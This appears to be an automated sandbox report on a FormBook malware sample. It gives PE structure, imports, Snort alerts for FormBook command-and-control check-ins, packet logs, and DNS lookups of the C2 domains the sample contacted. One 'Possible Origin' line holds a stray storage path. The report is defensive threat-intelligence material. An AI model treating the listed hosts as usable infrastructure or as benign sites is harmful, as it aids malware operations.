push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007FC0E8845731h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [00435000h], 00000022h
mov dword ptr [0042F420h], eax
mov eax, edi
jne 00007FC0E8842F6Ch
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7450	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x567	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5bfe	0x5c00	False	0.677097486413	data	6.48704517882	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x11fe	0x1200	False	0.465494791667	data	5.27785481266	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x264d4	0x400	False	0.6669921875	data	5.22478733059	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x567	0x600	False	0.432942708333	data	3.95240646825	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x38100	0x100	data	English	United States
RT_DIALOG	0x38200	0x11c	data	English	United States
RT_DIALOG	0x3831c	0x60	data	English	United States
RT_MANIFEST	0x3837c	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-10:48:49.778557	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.4	184.168.131.241
04/08/21-10:48:49.778557	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.4	184.168.131.241
04/08/21-10:48:49.778557	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.4	184.168.131.241
04/08/21-10:48:55.129556	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.4	13.248.216.40
04/08/21-10:48:55.129556	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.4	13.248.216.40
04/08/21-10:48:55.129556	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.4	13.248.216.40
04/08/21-10:48:55.307358	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49737	13.248.216.40	192.168.2.4
04/08/21-10:49:16.320554	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49755	34.102.136.180	192.168.2.4
04/08/21-10:49:21.406011	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49758	80	192.168.2.4	64.190.62.111
04/08/21-10:49:21.406011	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49758	80	192.168.2.4	64.190.62.111
04/08/21-10:49:21.406011	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49758	80	192.168.2.4	64.190.62.111
04/08/21-10:49:32.039463	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	91.195.240.94
04/08/21-10:49:32.039463	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	91.195.240.94
04/08/21-10:49:32.039463	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	91.195.240.94
04/08/21-10:49:43.196349	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.4	34.102.136.180
04/08/21-10:49:43.196349	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.4	34.102.136.180
04/08/21-10:49:43.196349	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.2.4	34.102.136.180
04/08/21-10:49:43.311575	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49768	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:48:49.599870920 CEST	49734	80	192.168.2.4	184.168.131.241
Apr 8, 2021 10:48:49.778085947 CEST	80	49734	184.168.131.241	192.168.2.4
Apr 8, 2021 10:48:49.778321981 CEST	49734	80	192.168.2.4	184.168.131.241
Apr 8, 2021 10:48:49.778557062 CEST	49734	80	192.168.2.4	184.168.131.241
Apr 8, 2021 10:48:49.956588984 CEST	80	49734	184.168.131.241	192.168.2.4
Apr 8, 2021 10:48:49.956664085 CEST	80	49734	184.168.131.241	192.168.2.4
Apr 8, 2021 10:48:49.956691980 CEST	80	49734	184.168.131.241	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:48:49.957007885 CEST	49734	80	192.168.2.4	184.168.131.241
Apr 8, 2021 10:48:49.957043886 CEST	49734	80	192.168.2.4	184.168.131.241
Apr 8, 2021 10:48:50.135140896 CEST	80	49734	184.168.131.241	192.168.2.4
Apr 8, 2021 10:48:55.114048958 CEST	49737	80	192.168.2.4	13.248.216.40
Apr 8, 2021 10:48:55.126236916 CEST	80	49737	13.248.216.40	192.168.2.4
Apr 8, 2021 10:48:55.129455090 CEST	49737	80	192.168.2.4	13.248.216.40
Apr 8, 2021 10:48:55.129555941 CEST	49737	80	192.168.2.4	13.248.216.40
Apr 8, 2021 10:48:55.141519070 CEST	80	49737	13.248.216.40	192.168.2.4
Apr 8, 2021 10:48:55.307358027 CEST	80	49737	13.248.216.40	192.168.2.4
Apr 8, 2021 10:48:55.307454109 CEST	80	49737	13.248.216.40	192.168.2.4
Apr 8, 2021 10:48:55.307897091 CEST	49737	80	192.168.2.4	13.248.216.40
Apr 8, 2021 10:48:55.319649935 CEST	80	49737	13.248.216.40	192.168.2.4
Apr 8, 2021 10:49:05.623529911 CEST	49742	80	192.168.2.4	135.181.58.27
Apr 8, 2021 10:49:05.674776077 CEST	80	49742	135.181.58.27	192.168.2.4
Apr 8, 2021 10:49:05.674967051 CEST	49742	80	192.168.2.4	135.181.58.27
Apr 8, 2021 10:49:05.675004959 CEST	49742	80	192.168.2.4	135.181.58.27
Apr 8, 2021 10:49:05.732067108 CEST	80	49742	135.181.58.27	192.168.2.4
Apr 8, 2021 10:49:05.732119083 CEST	80	49742	135.181.58.27	192.168.2.4
Apr 8, 2021 10:49:05.732193947 CEST	80	49742	135.181.58.27	192.168.2.4
Apr 8, 2021 10:49:05.732331991 CEST	49742	80	192.168.2.4	135.181.58.27
Apr 8, 2021 10:49:05.732392073 CEST	49742	80	192.168.2.4	135.181.58.27
Apr 8, 2021 10:49:05.780396938 CEST	80	49742	135.181.58.27	192.168.2.4
Apr 8, 2021 10:49:10.809366941 CEST	49743	80	192.168.2.4	64.32.22.102
Apr 8, 2021 10:49:10.974342108 CEST	80	49743	64.32.22.102	192.168.2.4
Apr 8, 2021 10:49:10.974803925 CEST	49743	80	192.168.2.4	64.32.22.102
Apr 8, 2021 10:49:10.974932909 CEST	49743	80	192.168.2.4	64.32.22.102
Apr 8, 2021 10:49:11.139417887 CEST	80	49743	64.32.22.102	192.168.2.4
Apr 8, 2021 10:49:11.139461040 CEST	80	49743	64.32.22.102	192.168.2.4
Apr 8, 2021 10:49:11.139472008 CEST	80	49743	64.32.22.102	192.168.2.4
Apr 8, 2021 10:49:11.139687061 CEST	49743	80	192.168.2.4	64.32.22.102
Apr 8, 2021 10:49:11.139733076 CEST	49743	80	192.168.2.4	64.32.22.102
Apr 8, 2021 10:49:11.303935051 CEST	80	49743	64.32.22.102	192.168.2.4
Apr 8, 2021 10:49:16.194564104 CEST	49755	80	192.168.2.4	34.102.136.180
Apr 8, 2021 10:49:16.206888914 CEST	80	49755	34.102.136.180	192.168.2.4
Apr 8, 2021 10:49:16.206983089 CEST	49755	80	192.168.2.4	34.102.136.180
Apr 8, 2021 10:49:16.207128048 CEST	49755	80	192.168.2.4	34.102.136.180
Apr 8, 2021 10:49:16.219321012 CEST	80	49755	34.102.136.180	192.168.2.4
Apr 8, 2021 10:49:16.320554018 CEST	80	49755	34.102.136.180	192.168.2.4
Apr 8, 2021 10:49:16.320580006 CEST	80	49755	34.102.136.180	192.168.2.4
Apr 8, 2021 10:49:16.320749998 CEST	49755	80	192.168.2.4	34.102.136.180
Apr 8, 2021 10:49:16.320787907 CEST	49755	80	192.168.2.4	34.102.136.180
Apr 8, 2021 10:49:16.333220959 CEST	80	49755	34.102.136.180	192.168.2.4
Apr 8, 2021 10:49:21.382102966 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.404936075 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.405776978 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.406011105 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.429078102 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577060938 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577083111 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577095985 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577105999 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577236891 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577260017 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577271938 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577286005 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577311993 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577328920 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577351093 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577356100 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577362061 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577368975 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577405930 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577411890 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577414989 CEST	49758	80	192.168.2.4	64.190.62.111

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:49:21.577418089 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577435970 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577450037 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577464104 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577490091 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577559948 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577570915 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577574015 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577575922 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577599049 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577616930 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.577785969 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.577841043 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.600424051 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.600462914 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.600488901 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.600512028 CEST	80	49758	64.190.62.111	192.168.2.4
Apr 8, 2021 10:49:21.600524902 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:21.600547075 CEST	49758	80	192.168.2.4	64.190.62.111
Apr 8, 2021 10:49:26.644073009 CEST	49759	80	192.168.2.4	185.230.60.177
Apr 8, 2021 10:49:26.759862900 CEST	80	49759	185.230.60.177	192.168.2.4
Apr 8, 2021 10:49:26.760004044 CEST	49759	80	192.168.2.4	185.230.60.177
Apr 8, 2021 10:49:26.760282993 CEST	49759	80	192.168.2.4	185.230.60.177
Apr 8, 2021 10:49:26.876003981 CEST	80	49759	185.230.60.177	192.168.2.4
Apr 8, 2021 10:49:26.951628923 CEST	80	49759	185.230.60.177	192.168.2.4
Apr 8, 2021 10:49:26.951685905 CEST	80	49759	185.230.60.177	192.168.2.4
Apr 8, 2021 10:49:26.951740026 CEST	80	49759	185.230.60.177	192.168.2.4
Apr 8, 2021 10:49:26.951775074 CEST	80	49759	185.230.60.177	192.168.2.4
Apr 8, 2021 10:49:26.951783895 CEST	49759	80	192.168.2.4	185.230.60.177

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:47:44.957789898 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 8, 2021 10:47:47.723849058 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:47:47.743160009 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:13.182699919 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:13.195238113 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:13.812042952 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:13.825560093 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:18.545295954 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:18.558226109 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:23.553997993 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:23.566504002 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:31.570205927 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:31.582928896 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:39.804501057 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:39.817284107 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:42.646214962 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:42.659003019 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:43.660104036 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:43.673937082 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:49.567555904 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:49.587600946 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:54.229969978 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:54.243041039 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 8, 2021 10:48:54.964912891 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:48:54.987523079 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:00.324605942 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:00.455733061 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:00.474431038 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:00.554574013 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:05.580651999 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:05.622571945 CEST	53	56627	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:49:10.748123884 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:10.807682037 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:11.264971972 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:11.381993055 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:11.811759949 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:11.961067915 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:12.417824030 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:12.430886984 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:12.499572992 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:12.526094913 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:12.762901068 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:12.776384115 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:13.182151079 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:13.195466995 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:13.611567974 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:13.725305080 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:14.062154055 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:14.074790001 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:14.625284910 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:14.638209105 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:15.868083000 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:15.881073952 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:16.044861078 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:16.057391882 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:16.159521103 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:16.193547010 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:16.204226971 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:16.217571974 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:17.639309883 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:17.652179956 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:21.347358942 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:21.378154039 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:26.593446970 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:26.641731024 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:27.238945961 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:27.251588106 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:27.890868902 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:27.902767897 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:29.829518080 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:29.842056990 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:31.492182016 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:31.504622936 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:31.937010050 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:31.951236010 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:31.968797922 CEST	52752	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:32.013699055 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:32.468652964 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:32.483134031 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:37.136812925 CEST	60689	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:37.457993031 CEST	53	60689	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:43.143384933 CEST	64206	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:43.182207108 CEST	53	64206	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:46.088186979 CEST	50904	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:46.100574017 CEST	53	50904	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:48.334547997 CEST	57525	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:48.366859913 CEST	53	57525	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:49.858028889 CEST	53814	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:49.870970964 CEST	53	53814	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:53.462363005 CEST	53418	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:53.884182930 CEST	53	53418	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:58.071777105 CEST	62833	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:58.084578037 CEST	53	62833	8.8.8.8	192.168.2.4
Apr 8, 2021 10:49:59.069574118 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:49:59.359829903 CEST	53	59260	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:50:00.540715933 CEST	49944	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:50:00.553673983 CEST	53	49944	8.8.8.8	192.168.2.4
Apr 8, 2021 10:50:01.262131929 CEST	63300	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:50:01.274245977 CEST	53	63300	8.8.8.8	192.168.2.4
Apr 8, 2021 10:50:02.204255104 CEST	61449	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:50:02.217500925 CEST	53	61449	8.8.8.8	192.168.2.4
Apr 8, 2021 10:50:05.582552910 CEST	51275	53	192.168.2.4	8.8.8.8
Apr 8, 2021 10:50:05.634023905 CEST	53	51275	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 10:48:49.567555904 CEST	192.168.2.4	8.8.8.8	0x9152	Standard query (0)	www.biehnrecords.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:48:54.964912891 CEST	192.168.2.4	8.8.8.8	0x245	Standard query (0)	www.bedpee.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:00.324605942 CEST	192.168.2.4	8.8.8.8	0xf223	Standard query (0)	www.stone-master.info	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:05.580651999 CEST	192.168.2.4	8.8.8.8	0x782f	Standard query (0)	www.pmrack.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:10.748123884 CEST	192.168.2.4	8.8.8.8	0x5a5c	Standard query (0)	www.serversexposed.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:16.159521103 CEST	192.168.2.4	8.8.8.8	0xb5c9	Standard query (0)	www.heliumhubs.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:21.347358942 CEST	192.168.2.4	8.8.8.8	0x793f	Standard query (0)	www.420vaca.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:26.593446970 CEST	192.168.2.4	8.8.8.8	0x7985	Standard query (0)	www.shujahumayun.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:31.968797922 CEST	192.168.2.4	8.8.8.8	0x2066	Standard query (0)	www.dottproject.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:37.136812925 CEST	192.168.2.4	8.8.8.8	0xd1cc	Standard query (0)	www.qcmax.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:43.143384933 CEST	192.168.2.4	8.8.8.8	0xb0a5	Standard query (0)	www.playfulpainters.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:48.334547997 CEST	192.168.2.4	8.8.8.8	0x3e76	Standard query (0)	www.autobrehna.com	A (IP address)	IN (0x0001)
Apr 8, 2021 10:49:53.462363005 CEST	192.168.2.4	8.8.8.8	0x150f	Standard query (0)	www.nagoyadoori.xyz	A (IP address)	IN (0x0001)
